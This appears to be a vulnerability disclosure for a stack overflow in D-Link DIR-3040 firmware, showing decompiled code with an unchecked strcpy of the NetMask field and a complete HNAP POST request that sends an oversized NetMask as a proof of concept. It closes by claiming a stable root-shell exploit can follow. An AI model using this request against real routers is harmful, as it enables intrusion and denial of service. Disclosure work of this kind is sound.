D-link DIR3040_A1_FW120B03.bin Overflow vulnerability


Overview

- Manufacturer's website information： https://www.dlink.com/
- Firmware download address ： https://tsd.dlink.com.tw/

DIR-3040 prog.cgi Keyword api SetStaticRouteIPv4Settings.Overflow vulnerability exists


Vulnerability details

IVar3 parameter obtains NetMask value




```
      snprintf(acStack1288,0x100,
               "/SetStaticRouteIPv4Settings/StaticRouteIPv4Data/SRIPv4Info:%d/%s",local_9c0,
               "NetMask");
      iVar3 = webGetVarString(param_1,acStack1288);
      if (iVar3 == 0) {
        local_9bc = 0xb;
        goto LAB_0049b84c;
```

Function FUN_ 0049ac18(), call parameter iVar3



```
        }
        FUN_0049ac18(acStack2456,iVar3);
        snprintf(acStack2440,0x20,"StaticRouteIPv4_%d",local_9c0,pcVar9);
        iVar6 = strcmp(__s1,"true");
```

The function directly copies the value of iVar3 to local_ 5c, and the length is not verified, which is prone to overflow vulnerability.



```

void FUN_0049ac18(char *param_1,char *param_2)

{
  ...
  ....
  undefined4 local_5c;
  local_5c = 0;
  .....
  strcpy((char *)&local_6c,param_1);
  TW_split_rules(&local_6c,&local_4c,&DAT_004ebc90);
  strcpy((char *)&local_5c,param_2);
  TW_split_rules(&local_5c,&local_3c,&DAT_004ebc90);
  local_2c = atoi(local_4c);
  uVar1 = atoi(local_3c);
  local_2c = local_2c & uVar1;
  local_28 = atoi(local_48);
  uVar1 = atoi(local_38);
```

POC

1. Attack with the following POC attacks

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1:7018
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/xml
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: text/xml
SOAPACTION: "http://purenetworks.com/HNAP1/SetNetworkSettings"
HNAP_AUTH: 3C5A4B9EECED160285AAE8D34D8CBA43 1649125990491
Content-Length: 632
Origin: http://192.168.0.1:7018
Connection: close
Referer: http://192.168.0.1:7018/Network.html
Cookie: SESSION_ID=2:1556825615:2; uid=TFKV4ftJ

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <SetStaticRouteIPv4Settings>
      <StaticRouteIPv4Data>
        <SRIPv4Info>
        <Enabled>true</Enabled>
        <Name></Name>
        <IPAddress>192.168.0.1</IPAddress>
        <NetMask>aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
          aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa</NetMask>
        <Gateway>192.168.0.254</Gateway>
        <Metric></Metric>
        <Interface></Interface>
        </SRIPv4Info>
      </StaticRouteIPv4Data>
    </SetStaticRouteIPv4Settings>
  </soap:Body>
</soap:Envelope>
```

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell